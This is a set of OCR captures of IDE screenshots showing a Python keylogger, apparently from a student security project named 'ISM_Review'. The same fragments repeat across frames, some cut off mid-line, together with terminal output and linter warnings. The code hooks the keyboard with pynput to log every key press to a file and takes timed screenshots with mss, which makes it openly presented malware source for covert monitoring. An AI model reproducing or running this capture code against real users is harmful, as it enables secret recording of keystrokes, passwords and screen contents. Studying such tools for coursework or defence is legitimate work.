
Install packages failed: Installing packages: error occurred. Details... (today 8:02 PM)   56:77 CRLF UTF-8 4 spaces Python 3.9 (ISM_Review)



```python
        self._build_logs()
        Thread(target=self._keylogger).start()   #This thread function is used to Run the Keys and Screenshots
        IntervalTimer(interval, self._Screenshot).start()


km=keylogger_main()
#interval=int(input("Enter the time interval between each Screenshot:"))
km.run(5)
```

```
  [ 0  1  0]]]
[]
[ WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) `anonymous-namespace'::SourceReaderCB::~SourceReaderC
B terminating async callback

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```


Install packages failed: Installing packages: error occurred. Details... (today 8:02 PM)



```python
    def _Screenshot(self):          #Main Function to start thr Screenshot tracker
        sct=mss()
        sct.shot(output='C:/Users/Rishabh Johri/Desktop/ISM_Review/Keylogger/Screenshots/{}.png'.format(time.t

    def run(self,interval):        #Main fucntion to start the keylogger

        self._build_logs()
        Thread(target=self._keylogger).start()   #This thread function is used to Run the Keys and Screenshots
        IntervalTimer(interval, self._Screenshot).start()


km=keylogger_main()
#interval=int(input("Enter the time interval between each Screenshot:"))
km.run(5)
```

```
  [ 0  1  0]]]
[]
[ WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) `anonymous-namespace'::SourceReaderCB::~SourceReaderC
B terminating async callback

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```


Install packages failed: Installing packages: error occurred. Details... (today 8:02 PM)



```python
        #  os.mknod('Desktop/Keylogger/log.txt')

    def _on_press(self,k):           #This Function keeps track of pressed keys
        global keys, count
        #print("{0} pressed".format(k))
        keys.append(k)
        count+=1

        if count >=10:
            count=0
            write_file(keys)
            keys=[]

    def _keylogger(self):          #Main Funciton to start the key tracker
        with Listener(on_press=self._on_press) as listener:
            listener.join()
```

```
  [ 0  1  0]]]
[]
[ WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) `anonymous-namespace'::SourceReaderCB::~SourceReaderC
B terminating async callback

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```


Install packages failed: Installing packages: error occurred. Details... (today 8:02 PM)



```python
        with Listener(on_press=self._on_press) as listener:
            listener.join()

    def _Screenshot(self):          #Main Function to start thr Screenshot tracker
        sct=mss()
        sct.shot(output='C:/Users/Rishabh Johri/Desktop/ISM_Review/Keylogger/Screenshots/{}.png'.format(time.t

    def run(self,interval):        #Main fucntion to start the keylogger

        self._build_logs()
        Thread(target=self._keylogger).start()   #This thread function is used to Run the Keys and Screenshots
        IntervalTimer(interval, self._Screenshot).start()


km=keylogger_main()
#interval=int(input("Enter the time interval between each Screenshot:"))
km.run(5)
```

```
  [ 0  1  0]]]
[]
[ WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) `anonymous-namespace'::SourceReaderCB::~SourceReaderC
B terminating async callback

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```


Install packages failed: Installing packages: error occurred. Details... (today 8:02 PM)


File Edit View Navigate Code Refactor Run Tools VCS Window Help ISM_Review - keylogger.py
ISM_Review keylogger.py
Add Configuration...
Project
ISM_Review C:\Users\Rishabh Johri\Desktop\ISM_
images
Intruder.jpg
Keylogger
venv library root
CaptureImage.py
data.json
HashConversion.py
index.html
index1.html
ip.html
keylogger.py
External Libraries
Scratches and Consoles
keylogger_main › _Screenshot()
Terminal: Local
TODO 6: Problems Terminal Python Console Event Log
56:77 CRLF UTF-8 4 spaces Python 3.9 (ISM_Review)
Type here to search
28°C ENG US 9:15 PM 4/3/2022

```python
        with Listener(on_press=self._on_press) as listener:
            listener.join()

    def _Screenshot(self):          #Main Function to start thr Screenshot tracker
        sct=mss()
        sct.shot(output='C:/Users/Rishabh Johri/Desktop/ISM_Review/Keylogger/Screenshots/{}.png'.format(time.

    def run(self,interval):        #Main fucntion to start the keylogger

        self._build_logs()
        Thread(target=self._keylogger).start()    #This thread function is used to Run the Keys and Screenshots
        IntervalTimer(interval, self._Screenshot).start()


km=keylogger_main()
#interval=int(input("Enter the time interval between each Screenshot:"))
km.run(5)
```

```
  [ 0  1  0]]]
[]
[ WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) `anonymous-namespace'::SourceReaderCB::~SourceReaderC
B terminating async callback

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```


Install packages failed: Installing packages: error occurred. Details... (today 8:02 PM)



```python
        with Listener(on_press=self._on_press) as listener:
            listener.join()

    def _Screenshot(self):          #Main Function to start thr Screenshot tracker
        sct=mss()
        sct.shot(output='C:/Users/Rishabh Johri/Desktop/ISM_Review/Keylogger/Screenshots/{}.png'.format(time.

    def run(self,interval):        #Main fucntion to start the keylogger

        self._build_logs()
        Thread(target=self._keylogger).start()    #This thread function is used to Run the Keys and Screenshots
        IntervalTimer(interval, self._Screenshot).start()


km=keylogger_main()
#interval=int(input("Enter the time interval between each Screenshot:"))
km.run(5)
```

```
  [ 0  1  0]]]
[]
[ WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) `anonymous-namespace'::SourceReaderCB::~SourceReaderC
B terminating async callback

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```

Install packages failed: Installing packages: error occurred. Details... (today 8:02 PM)




```python
        with Listener(on_press=self._on_press) as listener:
            listener.join()

    def _Screenshot(self):          #Main Function to start thr Screenshot tracker
        sct=mss()
        sct.shot(output='C:/Users/Rishabh Johri/Desktop/ISM_Review/Keylogger/Screenshots/{}.png'.format(time.t

    def run(self,interval):        #Main fucntion to start the keylogger

        self._build_logs()
        Thread(target=self._keylogger).start()   #This thread function is used to Run the Keys and Screenshots
        IntervalTimer(interval, self._Screenshot).start()


km=keylogger_main()
#interval=int(input("Enter the time interval between each Screen
km.run(5)
```

Function name should be lowercase
Method '_Screenshot' may be 'static'
PEP 8: E225 missing whitespace around operator
PEP 8: E262 inline comment should start with '# '

```
  [ 0  1  0]]]
[]
[ WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) `anonymous-namespace'::SourceReaderCB::~SourceReaderC
B terminating async callback

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```


Install packages failed: Installing packages: error occurred. Details... (today 8:02 PM)



```python
        sct.shot(output='C:/Users/Rishabh Johri/Desktop/ISM_Review/Keylogger/Screenshots/{}

    def run(self,interval):        #Main fucntion to start the keylogger

        self._build_logs()
        Thread(target=self._keylogger).start()   #This thread function is used to Run the Keys and Screenshots
        IntervalTimer(interval, self._Screenshot).start()


km=keylogger_main()
#interval=int(input("Enter the time interval between each Screenshot:"))
km.run(5)
```

```
  [ 0  1  0]]]
[]
[ WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) `anonymous-namespace'::SourceReaderCB::~SourceReaderC
B terminating async callback

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```


Install packages failed: Installing packages: error occurred. Details... (today 8:02 PM)



```
    def run(self,interval):        #main function to start the keylogger
        self._build_logs()
        Thread(target=self._keylogger).start()   #This thread function is used to Run the Keys and Screenshots
        IntervalTimer(interval, self._Screenshot).start()


km=keylogger_main()
#interval=int(input("Enter the time interval between each Screenshot:"))
km.run(5)
```

```
  [ 0  1  0]]]
[]
[ WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) `anonymous-namespace'::SourceReaderCB::~SourceReaderC
B terminating async callback

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```

